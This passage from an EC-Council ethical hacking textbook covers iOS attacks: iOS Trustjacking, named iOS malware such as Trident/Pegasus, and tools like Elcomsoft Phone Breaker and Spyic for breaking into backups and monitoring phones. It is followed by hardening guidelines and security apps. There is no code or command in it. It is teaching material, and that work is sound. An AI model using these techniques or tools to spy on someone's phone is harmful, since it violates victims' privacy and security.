



Figure 17.56: Screenshot of Spyzie

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Hacking Network using Network Analyzer Pro

Source: *https://apps.apple.com*

Network Analyzer Pro is a Wi-Fi device discovery tool that discovers all the LAN devices' addresses and names, together with the Bonjour/DLNA services they provide. It includes standard diagnostic tools such as ping, traceroute, port scanner, DNS lookup, and whois. Network Analyzer Pro allows attackers to gather information such as devices connected to the network, their IP addresses, NetBIOS, mDNS (Bonjour), LLMNR, and DNS name. It also helps in scanning the most common ports or user-specified port ranges and in the detection of closed, firewalled, and open ports.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 17.57: Screenshot of Network Analyzer Pro

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



iOS Trustjacking

iOS Trustjacking is a vulnerability that can be exploited by an attacker to read messages and emails and capture sensitive information such as passwords and banking credentials from a remote location without a victim's knowledge. This vulnerability exploits the "iTunes Wi-Fi Sync" feature whereby a victim connects his/her phone to any trusted computer (could be of a friend or any trusted entity) that is already infected by the attacker.

Figure 17.58: iOS Trustjacking attack

When an iOS device is trying to connect to a computer, the device displays a dialog box on the screen with the options "**Trust**" and "**Don't Trust**." Upon clicking **Trust**, it establishes a connection between the devices to share the information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Figure 17.59: Screenshot of iOS demonstrating Trustjacking

After establishing the connection and enabling iTunes Wi-Fi sync on the computer, the device can continue its communication with that computer even after being physically disconnected.

Figure 17.60: Screenshot showing options for synchronizing iOS device and PC

Once the victim clicks on "**Trust**," the attacker gets access to the connected iOS device through the infected computer, which continues until the phone resets the connection settings. The data and screen operations of the compromised device can later be monitored from the desktop without the user's knowledge. The infected system can allow the attacker to read the user's activity even after the device is out of the communication zone. It can also enable the attacker to backup or restore data to read SMS history, deleted photos, and apps. The attacker can also replace original apps of the device with malicious apps from the previously connected PC.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



iOS Malware

- **Clicker Trojan malware**

  Source: *https://www.notebookcheck.net*

  Clicker Trojan malware has infected 17 apps on the Apple store. All these malicious apps use a clicker Trojan module to generate fake web traffic with the intention of generating ad revenue for specific websites. Clicker Trojan is a malicious software that automatically opens web pages in the background and clicks ad links without the user's knowledge. Attackers gain financial benefits through pay-per-click count of web pages.

Figure 17.61: Clicker Trojan malware

- **Trident**

  Source: *https://blog.malwarebytes.com*

  Trident is a sophisticated spyware that exploits vulnerabilities in an iPhone to spy on users. These vulnerabilities allow attackers to jailbreak the target iPhone remotely and


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

install malicious spyware such as Pegasus. Trident is capable of taking complete control of the target mobile device, and it allows attackers to monitor and track all the user activities. It also allows attackers to record audio, capture screenshots, and monitor all phone calls and SMS messages.

Some additional iOS malware are as follows:

- Exodus
- Checkrain
- AceDeceiver Trojan
- XcodeGhost
- KeyRaider

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



iOS Hacking Tools

Various tools used by attackers to hack target iOS mobile devices are discussed below:

- **Elcomsoft Phone Breaker**

  Source: *https://www.elcomsoft.com*

  Elcomsoft Phone Breaker allows attackers to perform logical and over-the-air acquisition of iOS devices, break into encrypted backups, and obtain and analyze backups, synchronized data, and passwords from Apple iCloud. It allows attackers to break passwords and decrypt iOS backups with GPU acceleration. Using this tool, attackers can decrypt iCloud Keychain and messages with media files and documents from iCloud.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 17.62: Screenshot of Elcomsoft Phone Breaker

Some additional tools for hacking iOS devices are listed below:

- Fing - Network Scanner (*https://apps.apple.com*)
- Network Analyzer Master Lite (*https://apps.apple.com*)
- Spyic (*https://spyic.com*)
- iWepPRO (*https://apps.apple.com*)
- Frida (*https://www.frida.re*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Securing iOS Devices

Listed below are some important guidelines to help you secure your iOS devices and their data from attackers:

- Enable the **Passcode Lock** feature on your iPhone. Go to **Settings → Touch ID & Passcode Lock**, and then tap **Turn Passcode On**
- Set separate passcodes for applications containing sensitive data
- Disable Javascript and add-ons from the web browser
- Always download applications from the **Apple App Store**
- Set the **Auto-Lock Timeout** to enter a passcode after a set time. Go to **Settings → General → Auto-Lock**
- Use iOS devices on a secured and protected Wi-Fi network
- Do not store sensitive data on a client-side database
- Do not access web services on a compromised network
- Do not open links or attachments from unknown sources
- Deploy only trusted third-party applications on iOS devices
- Change the default iPhone root password from alpine
- Do not jailbreak or root your device if used within enterprise environments
- Configure Find My iPhone and use it to wipe a lost or stolen device

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Enable Jailbreak detection and also protect access to AppleID and Google accounts, which are tied to sensitive data
- Disable iCloud services so that sensitive enterprise data are not backed up to the cloud (note that cloud services can backup documents, account information, settings, and messages)
- Enable **Ask to Join Networks** function; this prevents you from randomly connecting to available Wi-Fi networks. Go to **Settings → Wi-Fi → Ask to Join Networks**
- Regularly update your device OS with security patches released by Apple. To receive updates, connect to the App Store. For iOS 5 and higher, updates can be received via **Settings → General → Software Updates**
- Enable the Erase Data feature on your iPhone to erase all the data and settings after 10 attempts. Go to **Settings → Touch ID & Passcode → Erase Data**
- Disable the **Voice Dial** feature on iPhone to prevent attackers from accessing the phone without entering a passcode. Go to **Settings → Touch ID & Passcode**, and then **Turn Voice Dial** to **OFF**
- Delete **Keyboard Cache** on your iPhone to remove all your keystrokes recorded. Go to **General → Reset**, tap on **Reset Keyboard Dictionary**, and then **Confirm** on the warning screen
- Disable **Geotagging** (storage of location-based data in images) on the iPhone. Go to **Settings → Privacy → Location Services**, and then toggle the **Camera** to **OFF**
- Enable **Safari's Privacy and Security Settings** on the iPhone. Go to **Settings → Safari**. Here, you can do the following: Enable Block Pop-ups, Disable Passwords and AutoFill, Enable Fraudulent Website Warning, Block cookies, Clear History and Website data, etc.
- Enable the **Do Not Track** feature to keep your web browsing private. Go to **Settings → Safari →** and then enable **Do Not Track** option
- Disable Bluetooth when not in use. Go to **Settings → Bluetooth**, and then toggle it to **OFF**
- Disable Wi-Fi when not in use. Go to **Settings → Wi-Fi**, and then toggle it to **OFF**
- Disable Apple's personal assistant Siri. Go to **Settings → Touch ID & Passcode** and then toggle "**Allow access when locked**" to **OFF**.
- Disable the autofill option in Safari. Go to **Settings → Safari → AutoFill** and then toggle it to **OFF**
- Use two-factor authentication. Go to **Settings → Your Apple ID → Password & Security**, enter your password, and then toggle "**Turn Two-Factor Authentication**" to **ON**
- Install VPN software to encrypt all your Internet traffic
- Install Vault apps to hide the critical data stored on your iOS mobile device

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Reset the connections by navigating to **Settings → General → Reset → Reset location & Privacy** if any suspicious activities are found

Note: The paths given above to enable/disable the respective features may vary based on the iOS version or device used.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

iOS Device Security Tools

- **Avira Mobile Security**

  Source: *https://www.avira.com*

  The Avira Mobile Security tool provides features such as web protection, identity safeguarding, detection of phishing websites that target you personally, securing emails, tracking your device, identifying activities, organizing device memory, backing up all your contacts, and so on for all iOS devices.


Figure 17.63: Screenshots of Avira Mobile Security

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some additional iOS device security tools are as follows:

- Norton Security for iOS (*https://us.norton.com*)
- LastPass Password Manager (*https://www.lastpass.com*)
- Lookout Personal for iOS (*https://www.lookout.com*)
- McAfee® Mobile Security (*https://www.mcafee.com*)
- Trend Micro Mobile Security (*https://www.trendmicro.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



iOS Device Tracking Tools

Some iOS device tracking tools are listed below:

- **Find My iPhone**

  Source: *https://support.apple.com*

  Find My iPhone is an iOS device tracking tool that allows you to use another iOS device to track a lost or misplaced iPhone, iPad, iPod touch, or Mac and protect their data. To use this tool, you need to install the app on another iOS device, open it, and sign in with your Apple ID. It helps you locate your missing device on a map, remotely lock it, play a sound, display a message, and erase all the data on it.

